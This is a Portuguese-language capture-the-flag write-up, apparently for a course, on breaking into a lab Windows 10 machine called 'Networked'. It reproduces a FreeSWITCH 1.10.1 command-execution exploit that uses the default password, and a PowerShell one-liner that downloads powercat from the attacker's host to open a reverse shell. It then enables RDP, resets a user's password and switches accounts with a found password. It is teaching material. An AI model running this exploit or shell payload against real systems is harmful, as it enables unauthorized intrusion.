

Networked

Para começar a exploração da máquina, inicialmente foi rodado alguns scanners com o nmap, para entendermos melhor a máquina.

```
Host is up (0.00011s latency).
Not shown: 46053 closed ports, 19460 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2855/tcp   open  msrp
2856/tcp   open  cesdinv
5040/tcp   open  unknown
5060/tcp   open  sip
5066/tcp   open  stanag-5066
5080/tcp   open  onscreen
5985/tcp   open  wsman
7443/tcp   open  oracleas-https
8021/tcp   open  ftp-proxy
8081/tcp   open  blackice-icecap
8082/tcp   open  blackice-alerts
47001/tcp  open  winrm
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
49670/tcp  open  unknown
MAC Address: 08:00:27:75:74:A9 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds
Raw packets sent: 100834 (4.437MB) | Rcvd: 46076 (1.843MB)
```

Descobrimos diversas portas abertas na máquina alvo. Com isso, realizamos mais enumerações com o nmap para descobrir os serviços ativos.

```
(root@Pentest) [~/Documents/FIAP/Networked]
nmap -sSV -O -Pn --open -p- --min-rate=10000 10.2.0.17 | tee nmap_tcp
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-13 00:05 -03
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.2.0.17
Host is up (0.00022s latency).
Not shown: 48954 closed ports, 16559 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2855/tcp   open  msrp?
2856/tcp   open  ssl/cesdinv?
5040/tcp   open  unknown
5060/tcp   open  sip-proxy        FreeSWITCH mod_sofia 1.10.1-64bit
5066/tcp   open  websocket        (WebSocket version: 13)
5080/tcp   open  sip-proxy        FreeSWITCH mod_sofia 1.10.1-64bit
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7443/tcp   open  ssl/websocket    (WebSocket version: 13)
8021/tcp   open  freeswitch-event FreeSWITCH mod_event_socket
8081/tcp   open  websocket        (WebSocket version: 13)
8082/tcp   open  ssl/websocket    (WebSocket version: 13)
47001/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp  open  msrpc            Microsoft Windows RPC
49665/tcp  open  msrpc            Microsoft Windows RPC
49666/tcp  open  msrpc            Microsoft Windows RPC
49667/tcp  open  msrpc            Microsoft Windows RPC
49668/tcp  open  msrpc            Microsoft Windows RPC
49669/tcp  open  msrpc            Microsoft Windows RPC
49670/tcp  open  msrpc            Microsoft Windows RPC
```

```

4 Services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
SF-Port5866-TCP:V=7.91%1-7%0-7/13%Time=62CE369C%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,37,"HTTP/1.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Vers
SF:ion:\x2013\r\n\r\n")&r(GetRequest,37,"HTTP/1.1\x20400\x20Bad\x20Reques
SF:t\r\nSec-WebSocket-Version:\x2013\r\n\r\n")&r(HTTPOptions,37,"HTTP/1.1
SF:\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n");
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
SF-Port7443-TCP:V=7.91%1-7%0-7/13%Time=62CE36AEP-x86_64-pc-linux-gn
SF:U%r(GetRequest,37,"HTTP/1.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-
SF:Version:\x2013\r\n\r\n")&r(GenericLines,37,"HTTP/1.1\x20400\x20Bad\x20
SF:Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n")&r(HTTPOptions,37,"HTT
SF:P/1.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n
SF:");
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
SF-Port8881-TCP:V=7.91%1-7%0-7/13%Time=62CE369C%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,37,"HTTP/1.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Versio
SF:n:\x2013\r\n\r\n")&r(GenericLines,37,"HTTP/1.1\x20400\x20Bad\x20Reques
SF:t\r\nSec-WebSocket-Version:\x2013\r\n\r\n")&r(HTTPOptions,37,"HTTP/1.1
SF:\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n");
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
SF-Port8882-TCP:V=7.91%1-7%0-7/13%Time=62CE36AF%P=x86_64-pc-linux-gn
SF:U%r(GenericLines,37,"HTTP/1.1\x20400\x20Bad\x20Request\r\nSec-WebSocke
SF:t-Version:\x2013\r\n\r\n")&r(GetRequest,37,"HTTP/1.1\x20400\x20Bad\x20
SF:Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n")&r(HTTPOptions,37,"HTT
SF:P/1.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n
SF:");
MAC Address: 08:00:27:75:74:A9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 234.87 seconds

```

Fazendo uma análise, descobrimos que existe um serviço vulnerável rodando na aplicação, o “FreeSWITCH 1.10.1”.

É possível buscar por exploits online para ele.

The screenshot shows the Exploit-DB interface for the 'FreeSWITCH 1.10.1 - Command Execution' exploit. The header includes the exploit title and a yellow highlight. Below the title, there are fields for EDB-ID (47799), CVE (N/A), Author (1F9BD), Type (REMOTE), Platform (WINDOWS), and Date (2019-12-20). The 'EDB Verified' status is marked with a red 'X'. The 'Exploit' field shows a command execution example. The 'Vulnerable App' field is empty. The main content area contains the exploit's description, including its title, date, author, vendor homepage, software link, version, and tested on (Windows 10 x64). It also includes a detailed description of the exploit's functionality and a command execution example.

Copiamos a exploits para um arquivo python para podermos executar.

```

Open  exploit.py
~/Documents/PIAP/Networked

1 # Exploit title: FreeSWITCH 1.10.1 - Command Execution
2 # Date: 2019-12-19
3 # Exploit Author: 1F9BD
4 # Vendor Homepage: https://freeswitch.com/
5 # Software Link: https://files.freeswitch.org/windows/installer/x64/FreeSWITCH-1.10.1-Release-x64.msi
6 # Version: 1.10.1
7 # Tested on: Windows 10 (x64)
8 #
9 # FreeSWITCH listens on port 8021 by default and will accept and run commands sent to
10 # it after authenticating. By default commands are not accepted from remote hosts.
11 #
12 # -- Example --
13 # root@kali:~# ./freeswitch-exploit.py 192.168.1.100 whoami
14 # Authenticated
15 # Content-Type: api/response
16 # Content-Length: 20
17 #
18 # nt authority\system
19 #
20 #
21 #!/usr/bin/python3
22
23 from socket import *
24 import sys
25
26 if len(sys.argv) != 3:
27     print('Missing arguments')
28     print('Usage: freeswitch-exploit.py <target> <cmd>')
29     sys.exit(1)
30
31 ADDRESS=sys.argv[1]
32 CMD=sys.argv[2]
33 PASSWORD= 'cluecon' # default password for FreeSWITCH
34
35 s=socket(AF_INET, SOCK_STREAM)
36 s.connect((ADDRESS, 8021))
37
38 response = s.recv(1024)
39 if b'auth/request' in response:
40     s.send(bytes("auth {}{}\n".format(PASSWORD, 'utf8')))
41     response = s.recv(1024)
42     if b'OK accepted' in response:
43         print('Authenticated')
44         s.send(bytes("api system {}{}\n".format(CMD, 'utf8')))

```

Então com tudo pronto, vamos fazer um teste para ver se a exploits está realmente funcionando.

```
(root Pentest)-[~/Documents/FIAP/Networked]
# python exploit.py 10.2.0.17 whoami
Authenticated
Content-Type: api/response
Content-Length: 22

desktop-u5e0rvf\mario
```

Executando vimos que obtivemos com sucesso a RCE no sistema, agora temos que buscar pela reverse shell, para termos acesso completo na máquina.

Depois de algum tempo tentando, descobrimos uma forma de obter a shell completa no sistema, para isso, vamos utilizar o netcat em formato powershell, seguindo o tutorial disponível no link: <https://www.hackingarticles.in/powershell-for-pentester-windows-reverse-shell/>.

Então baixamos o powercat.ps1 do github.

```
(root Pentest)-[~/Documents/FIAP/Networked]
# wget https://raw.githubusercontent.com/besimrhino/powercat/master/powercat.ps1
2022-07-13 08:49:14-- https://raw.githubusercontent.com/besimrhino/powercat/master/powercat.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2886:50c0:8000::154, 2886:50c0:8002::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2886:50c0:8000::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37667 (37K) [text/plain]
Saving to: 'powercat.ps1'

powercat.ps1                                     100% [ 36.78K --KB/s in 0.00s]
2022-07-13 08:49:14 (8.1k MB/s) - 'powercat.ps1' saved [37667/37667]
```

Depois disso, abrimos a porta 443 na nossa máquina, abrimos um servidor http com o python, para que seja possível baixar a exploit da máquina da vítima e executamos o comando que baixa o powercat e o usa para enviar sua shell.

Payload
python3 exploit.py 10.2.0.17 "powershell -c \"IEX(New-Object System.Net.WebClient).DownloadString('http://10.2.0.3/powercat.ps1');powercat -c 10.2.0.3 -p 443 -e cmd\""

```
(root Pentest)-[~/Documents/FIAP/Networked]
# python3 exploit.py 10.2.0.17 "powershell -c \"IEX(New-Object System.Net.WebClient).DownloadString('http://10.2.0.3/powercat.ps1');powercat -c 10.2.0.3 -p 443 -e cmd\""
Authenticated
```

Com isso recebemos com sucesso a shell do sistema.

```
(root Pentest)-[~/Documents/FIAP/Networked]
# nc -vlnp 443
listening on [any] 443 ...
connect to [10.2.0.3] from (UNKNOWN) [10.2.0.17] 65227
Microsoft Windows [vers o 10.0.19041.172]
(c) 2020 Microsoft Corporation. Todos os direitos reservados.

C:\Program Files\FreeSWITCH>
```

Com isso, conseguimos invadir com sucesso a máquina, agora vamos partir para a enumeração e tentar escalar nosso privilégio no sistema.

Primeiramente vamos obter algumas informações básicas sobre o sistema com o comando systeminfo.

```
C:\Program Files\FreeSWITCH>systeminfo
systeminfo

Nome do host: DESKTOP-USE0RVF
Nome do sistema operacional: Microsoft Windows 10 Pro
Versão do sistema operacional: 10.0.19041 N/A compilado 19041
Fabricante do sistema operacional: Microsoft Corporation
Configuração do SO: Esta é uma estação de trabalho autônoma
Tipo de compilador do sistema operacional: Multiprocessor Free
Proprietário registrado: networked
Organização registrada:
Identificação do produto: 00330-80000-00000-AA547
Data da instalação original: 09/06/2020, 23:58:48
Tempo de inicialização do sistema: 12/07/2022, 23:45:48
Fabricante do sistema: innotek GmbH
Modelo do sistema: VirtualBox
Tipo de sistema: x64-based PC
Processador(es): 1 processador(es) instalado(s).
[01]: AMD64 Family 23 Model 8 Stepping 2 AuthenticAMD ~3593 Mhz
innotek GmbH VirtualBox, 01/12/2006
Versão do BIOS: C:\Windows
Pasta do Windows: C:\Windows\system32
Pasta do sistema: \Device\HarddiskVolume1
Inicializar dispositivo: pt-br;Português (Brasil)
Localidade do sistema: en-us;Inglês (Estados Unidos)
Localidade de entrada: (UTC-03:00) Brasília
Fuso horário: 2.048 MB
Memória física total: 1.197 MB
Memória física disponível: 2.688 MB
Memória Virtual: Tamanho Máximo: 1.806 MB
Memória Virtual: Disponível: 882 MB
Memória Virtual: Em Uso: C:\pagefile.sys
Local(is) de arquivo de paginação: WORKGROUP
Domínio: N/A
Servidor de Logon: 2 hotfix(es) instalado(s).
Hotfix(es): [01]: KB4545706
[02]: KB4552455
Placa(s) de Rede: 1 NIC(s) instalado(s).
[01]: Intel(R) PRO/1000 MT Network Connection
Nome da conexão: Ethernet 2
DHCP ativado: Não
Endereço(es) IP: [01]: 10.2.0.17
[02]: fe80::bd03:942f:27e1:7c82
Requisitos do Hyper-V: Hipervisor detectado. Recursos necessários para o Hyper-V não serão exibidos.

C:\Program Files\FreeSWITCH>
```

Vimos então que se trata de um Windows 10 Pro.

Vamos agora enumerar as permissões do nosso usuário com o comando net user.

```
C:\Program Files>net user mario
net user mario
Nome de usuário mario
Nome completo
Comentário
Comentário do usuário
Código do país/região 000 (Padrão do sistema)
Conta ativa Sim
Conta expira em Nunca

Última definição de senha ?10/?06/?2020 11:10:19
A senha expira Nunca
Alteração de senha ?10/?06/?2020 11:10:19
Senha requerida Não
O usuário pode alterar a senha Sim

Estações de trabalho permitidas Todos
Script de logon
Perfil do usuário
Pasta base
Último logon ?12/?07/?2022 23:47:26

Horário de logon permitido Todos

Associações de Grupo Local *Administradores
*Usuários
Associações de Grupo Global *None
Comando concluído com sucesso.
```

Fazendo isso, vimos que estamos associados ao grupo de administradores do sistema, então temos alguns privilégios adicionais.

Usando isso, podemos habilitar o RDP no sistema para que possamos nos conectar com uma interface gráfica, para isso, utilizamos o comando:

```
- reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```


```
C:\Program Files>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
A operação foi concluída com sucesso.
```

Agora com o RDP habilitado, temos que alterar a senha do usuário Mario, para que possamos nos conectar a ele, para isso, vamos usar o comando net user mario 123, mudando sua senha para 123.


```
C:\Program Files>net user mario 123
net user mario 123
Comando concluído com sucesso.
```

Agora com tudo concluído, podemos então nos autenticar com o RDP.

```
(cmd) [Host] - [~]
xfreerdp /u:mario /p:123 /v:10.2.0.17:3389
[01:14:49:511] [2108:2109] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[01:14:49:511] [2108:2109] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[01:14:49:512] [2108:2109] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[01:14:49:512] [2108:2109] [INFO][com.freerdp.client.common.cmdline] - loading channelEx clipdr
[01:14:49:821] [2108:2109] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[01:14:49:866] [2108:2109] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[01:14:49:867] [2108:2109] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[01:14:49:205] [2108:2109] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - CN = DESKTOP-USE0RVF
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - @
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - @
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.2.0.17:3389)
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - Common Name (CN):
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - DESKTOP-USE0RVF
[01:14:49:219] [2108:2109] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.2.0.17:3389 (RDP-Server):
Common Name: DESKTOP-USE0RVF
Subject: CN = DESKTOP-USE0RVF
Issuer: CN = DESKTOP-USE0RVF
Thumbprint: dd:1f:85:37:86:2c:07:12:12:1a:41:17:a4:0d:93:47:e9:fd:3b:e7:22:21:4e:bc:b6:ae:9e:31:17:d4:75:5b
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/H) y
[01:14:52:664] [2108:2109] [INFO][com.winpr.sspi.NTLM] - VERSION = {
[01:14:52:664] [2108:2109] [INFO][com.winpr.sspi.NTLM] - ProductMajorVersion: 6
[01:14:52:664] [2108:2109] [INFO][com.winpr.sspi.NTLM] - ProductMinorVersion: 1
[01:14:52:664] [2108:2109] [INFO][com.winpr.sspi.NTLM] - ProductBuild: 7601
[01:14:52:664] [2108:2109] [INFO][com.winpr.sspi.NTLM] - ProductBuildString: 7601
```




De cara nos deparamos com um arquivo txt chamado user. Abrindo-o, podemos ver que é a flag de user do CTF.




Agora temos que escalar nosso acesso para o usuário administrador, para que possamos completar o desafio.


Para isso, navegando pelo sistema, descobrimos um arquivo interessante chamado “notes”. Nesse arquivo mostra uma mensagem dando uma sugestão de senha para o próximo usuário que temos que nos conectar: **calcuta901**.



Com essa informação, precisamos descobrir quais são os outros usuários da máquina, então indo em C://Users, descobrimos o usuário chamado networked.



Vamos então tentar conseguir uma shell com esse usuário usando a senha encontrada, para isso vamos usar o comando “**runas /u:networked cmd.exe**”. Fazendo isso, foi solicitada a senha e inserimos a que encontramos anteriormente.



Então agora somos o usuário “networked” e podemos ir até o seu desktop para ver se encontramos a flag de root.

```
C:\Users\networked>cd Desktop

C:\Users\networked\Desktop>dir
O volume na unidade C não tem nome.
O Número de Série do Volume é 005F-7509

Pasta de C:\Users\networked\Desktop

10/06/2020  11:06    <DIR>          .
10/06/2020  11:06    <DIR>          ..
